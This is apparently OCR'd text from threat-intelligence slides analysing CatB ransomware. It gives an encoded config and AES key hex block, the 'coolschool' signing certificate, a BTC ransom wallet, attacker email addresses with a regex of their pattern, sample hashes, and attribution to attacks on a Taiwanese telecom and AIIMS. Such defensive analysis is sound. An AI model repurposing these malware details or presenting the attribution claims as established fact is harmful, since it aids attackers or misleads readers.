8:E5A0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E5B0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E5C0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E5D0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E5E0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
8:E5F0h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 84  „„„„„„„„„„„„„„„„
      h  84 84 84 84 84 84 84 84 84 84 84 84 84 84 84 40  „„„„„„„„„„„„„„„@
      h  00 00 00 11 46 43 14 4C 45 42 45 44 13 45 10 16  ....FC.LEBED.E..
8:E620h  11 41 46 14 44 43 42 17 17 44 11 44 10 45 43 4C  .AF.DCB..D.D.ECL
8:E630h  47 44 10 41 11 41 17 45 4C 43 47 42 17 45 4C 10  GD.A.A.ELCGB.EL.
8:E640h  44 41 4D 43 14 46 13 11 45 42 17 45 42 43 16 11  DAMC.F..EB.EBC..
8:E650h  16 40 14 00 00 00 00 00 00 00 00 00 00 00 00 00  .@..............
8:E660h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
8:E670h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
8:E680h  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7F  ................
```


config base + 0x3000

length of AES key block

AES key/iv section


CatB Ransomware

- Discovered in a TW telecommunication agency
  - Uses the same MSDTC chain they've been using for 3+ years
  - Uses similar decoding mechanism
  - Signed with valid certificate from "coolschool"




— coolschool


Name	coolschool
Status	Valid
Issuer	Sectigo Public Code Signing CA R36
Valid From	12:00 AM 10/05/2022
Valid To	11:59 PM 10/04/2024
Valid Usage	Code Signing
Algorithm	sha384RSA
Thumbprint	B8818B7BB5F4E617E451F43196BFEABE6A8B9792
Serial Number	4D EB 26 44 A5 AD 14 88 F9 8F 6A 8D 6B CA 1F AB



CatB Ransomware

- Signed with valid certificate from "coolschool"
  - Several samples linked to the certificate contains icon hash linked to Case Study #1





Signers

— coolschool

Name	coolschool
Status	Valid
Issuer	Sectigo Public Code Sigr
Valid From	12:00 AM 10/05/2022
Valid To	11:59 PM 10/04/2024
Valid Usage	Code Signing
Algorithm	sha384RSA
Thumbprint	B8818B7BB5F4E617E45
Serial Number	4D EB 26 44 A5 AD 14 8

CatB Ransomware



Exfiltrates browser data & Windows Mail

bc1qakuel0s4nyge9rxjylsqdxnn9nvyhc2z6k27gz


a sideloading

C service starts

Ransomware loaded

catB9991@protonmail.com

- Matches pattern used by same actor discovered in other cases
  - `<noun>[A-Z][\d]{3,4}@protonmail.com`
- BTC wallet only had tiny bit of traffic on April 29, 2023



Summary

This address has transacted 4 times on the Bitcoin blockchain. It has received a total of 0.00027204 BTC $7.90 and has sent a total of 0.00000000 BTC $0.00 The current value of this address is 0.00027204 BTC $7.90.

Total Received	Total Sent	Total Volume
0.00027204 BTC $7.90	**0.00000000 BTC** $0.00	**0.00027204 BTC** $7.90

Transactions


4

Transactions

ID: 3c93-dae6 4/29/2023, 23:45:39	From bc1q-5wm3 To 2 Outputs	0.00006801 BTC • $1.97 Fee 1.6K Sats • $0.46
ID: 45a7-7f6e 4/29/2023, 23:44:46	From bc1q-5vus To 2 Outputs	0.00006801 BTC • $1.97 Fee 1.6K Sats • $0.46
ID: d903-4eba 4/29/2023, 23:45:45	From bc1q-c89z To 2 Outputs	0.00006801 BTC • $1.97 Fee 1.6K Sats • $0.46
ID: 0add-4d98 4/29/2023, 23:45:06	From bc1q-9pyr To 2 Outputs	0.00006801 BTC • $1.97 Fee 1.6K Sats • $0.46

CatB Ransomware


- Similar samples use identical email pattern & provider
- Uses .bak9 extension
  - Matches another ransomware incident against Indian medical university
  - Also linked to a Chinese-nexus group based on INCERT investigation



512587a73cd03c6324ade468689510472c6b9e54074f3cf115aa54393b14f037
05014a2c5173c463267edeb509a46e022b3791bb40b260e8774e7f8a4a5099c9
fishA001@protonmail.com
Summer2398@protonmail.com
.bak9
The AIIMS cyberattack and its China links (India)


CatB Ransomware

- Similar samples use identical email pattern & provider
- Uses .bak9 extension
  - Matches another ransomware incident against Indian medical university
  - Also linked to a Chinese-nexus group based on INCERT investigation



.bak9

The AIIMS cyberattack and its China links (India)



The AIIMS cyberattack and its China links: What we know so far

As the probe into the AIIMS cyberattack reveals China links, we explain what the investigation has uncovered so far, the authorities' response and some lessons that this case leaves us with.

Written by Mahender Singh Manral , Kaunain Sheriff M , Edited by Explained Desk
New Delhi | Updated: December 16, 2022 06:58 IST

